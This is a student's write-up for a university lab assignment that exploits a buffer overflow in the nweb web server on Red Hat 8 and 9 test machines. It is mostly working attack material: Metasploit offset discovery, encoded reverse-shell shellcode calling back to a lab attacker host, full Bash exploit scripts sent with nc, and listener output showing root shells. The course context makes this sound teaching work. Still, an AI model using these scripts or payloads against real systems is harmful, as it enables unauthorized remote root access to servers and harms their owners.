

Programming Assignment 1

Amin Mamandipoor

Introduction

This assignment focused on exploiting a buffer overflow vulnerability in the "*nweb*" web server. The goal was to send input to the web server in a way that triggers a buffer overflow within the server's internal memory, potentially overwriting critical registers like *\$ebp* and *\$eip*. By carefully adjusting the length and content of the input we send to the web server, our objective was to gain control over the *\$eip* register. This control would allow us to redirect the flow of the web server to execute a shell with elevated privileges, effectively giving us full control over the system. This assignment involved a security analysis and practical exercise in exploiting a common vulnerability to gain unauthorized access.

Running the Exploit

The exploit functions properly on both Redhat8 and Redhat9 operating system, using the specified IP addresses as outlined in the PA1 description:

- **192.168.32.40** - victim machine 1, called Redhat8
- **192.168.32.50** - victim machine 2, called Redhat9
- **192.168.32.10** - attacking machine (runs Ubuntu20)


Executing the exploit on any Linux distributions is straightforward since it is scripted in Bash. The reverse shell is configured on port **8998**. To initiate the exploit successfully, follow these steps:

Open one terminal tab and set up a listener:

```
$ nc -l -p 8998 -nv
```

In a separate tab, execute the exploit script:

```
$ ./Redhat8exploit.sh or ./Redhat9exploit.sh
```



```
amin@ub... x student@... x amin@ubu... x amin@ubu... x amin@ubu... x
[20]+ Stopped nc -l -p 8998 -nv
amin@ubuntu20:~/Desktop$ nc -l -p 8998 -nv
Listening on 0.0.0.0 8998
Connection received on 192.168.32.40 32940
ls
Dumps
client.c
error.log
getscore
getscore.c
getscore_heap
getscore_heap.c
heap
heap.c
heap_exploit
heap_exploit.c
index.html
nigel.jpg
nweb
nweb.c
nweb.log
nweb.tar
nweb_AIX51
nweb_suse_sles9_ppc64
nweb_suse_sles9_x86
quickSort.c
score.txt
whoami
root
```

Hint: To run the script, first make it executable by running the following command:

```
Sudo chmod +x someScript.sh
```

Developing the Exploit

To start, we will use the ***pattern_create.rb*** tool from Metasploit framework to generate a custom-sized input pattern. This pattern will help us locate the offset responsible for manipulating the ***\$eip*** register. When we feed this input to ***nweb***, it will dump a core file. By employing the ***pattern_offset.rb*** tool on this core file, we can accurately determine the exact location of the ***\$eip*** register. This information allows us to craft a precise payload, fully exploiting the buffer overflow vulnerability.

Redhat8:

```
Activities Terminal Sep 8 16:27
amin@ubuntu20: /opt/metasploit-framework/embedded/fr...
amin@u... x student... x amin@u... x amin@u... x amin@u... x
find_badchars.rb msf_1rb_shell.rb pdf2xdp.rb
amin@ubuntu20: /opt/metasploit-framework/embedded/framework/tools/exploit$ ./pat
tern_create.rb -l 1500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8
Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4A
k5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An
1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7
Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3A
s4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av
0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6
Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba
3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc
9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5
Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi
i2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk
8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4
Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0B
q1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs
7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3
Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
amin@ubuntu20: /opt/metasploit-framework/embedded/framework/tools/exploit$ ./pat
tern_offset.rb -q 0x36694235
[*] Exact match at offset 1037
amin@ubuntu20: /opt/metasploit-framework/embedded/framework/tools/exploit$
```

```
Activities Terminal Sep 8 16:26
student@localhost:~
amin@u... x student... x amin@u... x amin@u... x amin@u... x
[root@localhost root]# ls
client.c          getscore_heap.c  nigel.jpg        nweb_suse_sles9_x86
Dumps            heap             nweb             nweb.tar
error.log         heap.c          nweb_AIX51       quickSort.c
getscore         heap_exploit    nweb.c           score.txt
getscore.c       heap_exploit.c  nweb.log
getscore_heap    index.html      nweb_suse_sles9_ppc64
[root@localhost root]# gdb --core Dumps/core.Pattern
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux".
Core was generated by 'w8Bw9Bx0Bx1Bx2'.
Program terminated with signal 11, Segmentation fault.
#0  0x36694235 in ?? ()
(gdb)
```

```

student... x amin@u... x amin@u... x amin@u... x amin@u... x
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/tools/exploit$ ./pat
tern_create.rb -l 1300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8
Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4A
k5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An
1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7
Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3A
s4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av
0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6
Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2B
a3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc
9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5
Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1B
i2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk
8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4
Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0B
q1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/tools/exploit$ ./pat
tern_create.rb -q 42346942
[x] invalid option: -q
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/tools/exploit$ ./pat
tern_offset.rb -q 42346942
[*] Exact match at offset 1032
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/tools/exploit$

```

```

student... x amin@u... x amin@u... x amin@u... x amin@u... x
[student@localhost student]$ ls
[student@localhost student]$ ls
[student@localhost student]$ cd
[student@localhost student]$ su root
[root@localhost student]# ls
[root@localhost student]# cd
[root@localhost root]# ls
anaconda-ks.cfg  index.html          nweb               nweb_suse_sles9_ppc64
client.c         install.log         nweb_AIX51        nweb_suse_sles9_x86
core.1506        install.log.syslog  nweb.c            searchJumpCode
error.log        nigel.jpg          nweb.log          searchJumpCode.c
[root@localhost root]# gdb --core core.1506
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu".
Core was generated by `./nweb 8888 .'
Program terminated with signal 11, Segmentation fault.
#0  0x42346942 in ?? ()
(gdb)

```

We require a total of **1037 bytes** for Redhat8, and **1032 bytes** for Redhat9, comprising some Nop sled and our shell code . The critical component is the **\$eip** address that directs execution somewhere within the NOP sleds. By guiding the program's flow to this address, we know it will eventually reach our shell.

To determine the appropriate size for the NOP sleds, we must first generate the shell code. This task can be accomplished using the Metasploit framework. We must specify the desired payload format, which, in our case, is `'/linux/x86/shell_reverse_tcp'`. Next, we can generate the payload with the following command:

```

amin@ub... x student@... x amin@ubu... x amin@ubu... x amin@ubu... x
$'\x44\x4b\x58\x4d\x4d\x50\x41\x41'
msf6 payload(linux/x86/shell_reverse_tcp) > generate -e x86/alpha_upper -f sh
# linux/x86/shell_reverse_tcp - 205 bytes
# https://metasploit.com/
# Encoder: x86/alpha_upper
# VERBOSE=false, LHOST=192.168.32.10, LPORT=8998,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# CreateSession=true, AutoVerifySession=true, CMD=/bin/sh
export buf=\\
$'\x89\xe7\xda\xca\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49\x49'\
$'\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56'\
$'\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41'\
$'\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42'\
$'\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x46\x51\x59'\
$'\x4b\x4b\x47\x5a\x43\x30\x53\x37\x33\x36\x33\x33\x5a\x44'\
$'\x42\x4d\x59\x4b\x51\x58\x30\x42\x46\x38\x4d\x4b\x30\x4d'\
$'\x43\x46\x39\x58\x30\x57\x4f\x38\x4d\x4b\x30\x57\x39\x33'\
$'\x49\x4c\x39\x52\x48\x4f\x30\x59\x38\x37\x50\x45\x5a\x43'\
$'\x58\x54\x42\x45\x50\x57\x53\x36\x46\x4b\x39\x4d\x31\x58'\
$'\x30\x42\x46\x50\x50\x30\x51\x46\x36\x43\x4e\x53\x44\x43\x4b'\
$'\x39\x4b\x51\x48\x4d\x4b\x30\x36\x32\x43\x58\x32\x4e\x46'\
$'\x4f\x34\x33\x55\x38\x32\x48\x46\x4f\x56\x4f\x45\x32\x52'\
$'\x49\x4c\x49\x5a\x43\x30\x52\x30\x53\x4d\x59\x4b\x51\x48'\
$'\x30\x44\x4b\x58\x4d\x4d\x50\x41\x41'
msf6 payload(linux/x86/shell_reverse_tcp) >

```

Upon generating the payload, we observe that the shell code occupies **205 bytes**.

Furthermore, we have configured it for compatibility with the Bash environment, ensuring easy integration into our Bash script.

We use two sets of NOP sleds, which are sequences of 'No Operation' instructions, as boundaries for our shell code. We start with **805 bytes** of NOP sleds to provide a safe buffer zone. Next is our **205 bytes** shell code that performs our desired actions. Following the shell code, we add another **22 bytes** of NOP sleds as extra padding.

The memory address we point to falls within the first set of NOP sleds (**0xbffff72a**). This setup ensures our program's flow eventually lands on our shell code.

As the system operates in **little-endian byte order**, we format the address as follows: **'\x2a\xf7\xff\xbf'**. This formatting ensures that the address is interpreted correctly by the system.

```
#!/bin/bash

export AMIN=\
$(printf '\x90%.0s' {1..805})\
$\x89\xe7\xda\xca\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49\x49 '\
$\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56 '\
$\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41 '\
$\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42 '\
$\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x46\x51\x59 '\
$\x4b\x4b\x47\x5a\x43\x30\x53\x37\x33\x36\x33\x33\x5a\x44 '\
$\x42\x4d\x59\x4b\x51\x58\x30\x42\x46\x38\x4d\x4b\x30\x4d '\
$\x43\x46\x39\x58\x30\x57\x4f\x38\x4d\x4b\x30\x57\x39\x33 '\
$\x49\x4c\x39\x52\x48\x4f\x30\x59\x38\x37\x50\x45\x5a\x43 '\
$\x58\x54\x42\x45\x50\x57\x53\x36\x46\x4b\x39\x4d\x31\x58 '\
$\x30\x42\x46\x50\x50\x30\x51\x46\x33\x4e\x53\x44\x43\x4b '\
$\x39\x4b\x51\x48\x4d\x4b\x30\x36\x32\x43\x58\x32\x4e\x46 '\
$\x4f\x34\x33\x55\x38\x32\x48\x46\x4f\x56\x4f\x45\x32\x52 '\
$\x49\x4c\x49\x5a\x43\x30\x52\x30\x53\x4d\x59\x4b\x51\x48 '\
$\x30\x44\x4b\x58\x4d\x4d\x50\x41\x41 '\
$(printf '\x90%.0s' {1..22})\
$\x2a\xf7\xff\xbf

echo "GET /$AMIN HTTP/1.0"|nc 192.168.32.40 8888
```

References and Collaborations

No references, just discussing with my labmates at Nichols hall. I have watched the videos a couple of times, and those were my best resources for getting this assignment done.

RedHat9

Thanks to stack randomization :) locating the **\$esp** address is now a more challenging task compared to Redhat 8. To pinpoint the **\$esp** address effectively, we must identify the processes upon which **nweb** depends. Therefore, our primary objective is to identify the instruction that includes "**JMP ESP (0xffe4)**"

ldd shows the shared libraries that **nweb** uses:

```
[root@localhost root]# ldd nweb
      libc.so.6 => /lib/tls/libc.so.6 (0x42000000)
      /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[root@localhost root]#
```

Then, let's look for the **0xffe4** using **./searchJumpCode**:

```
[root@localhost root]# ./searchJumpCode
Jump esp found at 0x42122ba7
Jump esp found at 0x42124720
Jump esp found at 0x421276c7
[root@localhost root]#
```

To redirect the **\$eip** to the JMP ESP instruction, I followed these steps:

- Started with a sequence of NOP sleds at the beginning of your input (can be any other characters).
- Inserted the address retrieved from the **./searchJumpCode** script into the **\$eip** register.
- Adding the shell code right after the **\$eip** doesn't work
- Added more NOP sleds until your shell code gets started (anything larger than 12 NOPs worked for me)

\xa7\x2b\x12\x42 => Little Indian

```
#!/bin/bash

export AMIN=\
$(printf '\x90%.0s' {1..1032})\
$'\xa7\x2b\x12\x42'\
$(printf '\x90%.0s' {1..32})\
$'\x89\xe7\xda\xca\xda\x77\xf4\x5d\x55\x59\x49\x49\x49\x49'\
$'\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56'\
$'\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41'\
$'\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42'\
$'\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x46\x51\x59'\
$'\x4b\x4b\x47\x5a\x43\x30\x53\x37\x33\x36\x33\x33\x5a\x44'\
$'\x42\x4d\x59\x4b\x51\x58\x30\x42\x46\x38\x4d\x4b\x30\x4d'\
$'\x43\x46\x39\x58\x30\x57\x4f\x38\x4d\x4b\x30\x57\x39\x33'\
$'\x49\x4c\x39\x52\x48\x4f\x30\x59\x38\x37\x50\x45\x5a\x43'\
$'\x58\x54\x42\x45\x50\x57\x53\x36\x46\x4b\x39\x4d\x31\x58'\
$'\x30\x42\x46\x50\x50\x30\x51\x46\x33\x4e\x53\x44\x43\x4b'\
$'\x39\x4b\x51\x48\x4d\x4b\x30\x36\x32\x43\x58\x32\x4e\x46'\
$'\x4f\x34\x33\x55\x38\x32\x48\x46\x4f\x56\x4f\x45\x32\x52'\
$'\x49\x4c\x49\x5a\x43\x30\x52\x30\x53\x4d\x59\x4b\x51\x48'\
$'\x30\x44\x4b\x58\x4d\x4d\x50\x41\x41'\
echo "GET /$AMIN HTTP/1.0"|nc 192.168.32.50 8888
```

Output:

```
amin@ubuntu20:~/Desktop$ nc -l -p 8998 -nv
Listening on 0.0.0.0 8998
Connection received on 192.168.32.50 33430
ls
anaconda-ks.cfg
client.c
core.1655
core.1657
core.1659
error.log
index.html
install.log
install.log.syslog
nigel.jpg
nweb
nweb.c
nweb.log
nweb_AIX51
nweb_suse_sles9_ppc64
nweb_suse_sles9_x86
searchJmpCode
searchJmpCode.c
whoami
root
█
```